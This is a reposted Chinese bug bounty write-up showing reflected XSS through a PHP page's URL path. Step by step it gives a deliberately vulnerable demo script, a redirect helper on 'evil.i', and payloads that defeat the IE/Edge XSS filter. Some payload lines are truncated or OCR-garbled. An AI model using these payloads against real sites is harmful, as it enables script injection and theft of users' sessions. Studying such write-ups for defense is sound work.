bug bounty writeup - xss in url path


转载

dengzhasong7076 于 2018-10-08 22:13:00 发布 67 收藏
文章标签： php
原文链接：http://www.cnblogs.com/iamstudy/articles/bug_bounty_writeup_1_xss_in_url_path.html
版权
漏洞点: http://lemon.i/test/xss/13.php/i_am_xss_point/i_am_xss_point/

Demo Code:

```
<?php
header('HTTP/1.1 404 Not Found');
$path = trim($_SERVER['PATH_INFO'],"/");
$limit_pos = strrpos(trim($path,"/"),'/');
$action_name = substr($path, $limit_pos);
$controller_name = str_replace("/","\\",substr($path, 0, $limit_pos));
echo "Action: " . $action_name . " has controller: \\" . $controller_name;
?>
```

1、404头的问题
如果404响应返回内容小于512字节，则使用IE自带的404页面



The webpage cannot be found

HTTP 404

Most likely causes:

- There might be a typing error in the address.
- If you clicked on a link, it may be out of date.

What you can try:


Retype the address.

Go back to the previous page.


Go to and look for the information you want.

More information

所以添加多个字符即可显示出来内容




Action: bbb has controller: \aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa



http://lemon.i/test/xss/13.php/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...
File Edit Format

```
Action: bbb has controller:
\aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

2、url path问题 -> urlencode编码
浏览器下访问直接访问都会进行url编码，




http://lemon.i/test/xss/13.php/%3C%3Eaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
File Edit Format

```
Action: %3C%
3Eaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%3C%3E has controller: \
```

但是在IE下，使用3xx跳转后可以绕过

```
<?php
header("Location: "http://".$_GET["host"]."/".urldecode($_GET["payload"]),true,302);
```


```
http://evil.i/test/xss/12.php?host=lemon.i/test/xss/13.php&payload=<>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



http://lemon.i/test/xss/13.php/%3C%3Eaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
File Edit Format

```
Action: <>
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa<> has controller: \
```

但是可以看到ie filter限制了



http://lemon.i/test/xss/13.php/%3C%3Eaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...
File Edit Format


```
Action: <>
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa<img%20src=1%20#nerror=alert(1)> has controller: \
```

3、bypass IE filter
IE edge / 11下这样利用

```
<iframe onload="contentWindow[0].location='//vulnerabledoma.in/bypass/text?q=<script>alert(location)</scrip
```

所以换到目标，则payload为如下:

```
<iframe src="http://evil.i/test/xss/12.php?host=lemon.i/test/xss/13.php&payload=aaaaaaaaaaaaaaaaaaaaaaaaaaa
```



Action:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Action:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
has controller: \

http://lemon.i/test/xss/13.php/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

```
Action:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa<img%20src=1%20onerror=alert(1)> has controller: \
```

但是又被一些坑点限制了:


```
无空格(会被url->%20)
无/(会被转换为\)
```

4、bypass限制
通过下面的payload可绕过

```
<svg><script>alert(document.domain)<b>
```

最终payload:

```
<iframe src="http://evil.i/test/xss/12.php?host=lemon.i/test/xss/13.php&payload=aaaaaaaaaaaaaaaaaaaaaaaaaaa
```



Action:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Action:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Message from webpage

lemon.i

OK

```
HTML1300: Navigation occurred.
File: 12.html
HTML1527: DOCTYPE expected. Consider adding a valid HTML5 doctype: "<!DOCTYPE html>".
File: 12.html, Line: 1, Column: 1
```

Referer

Reflected XSS in the IE 11 / Edge
Browser's XSS Filter Bypass Cheat Sheet

转载于:https://www.cnblogs.com/iamstudy/articles/bug_bounty_writeup_1_xss_in_url_path.html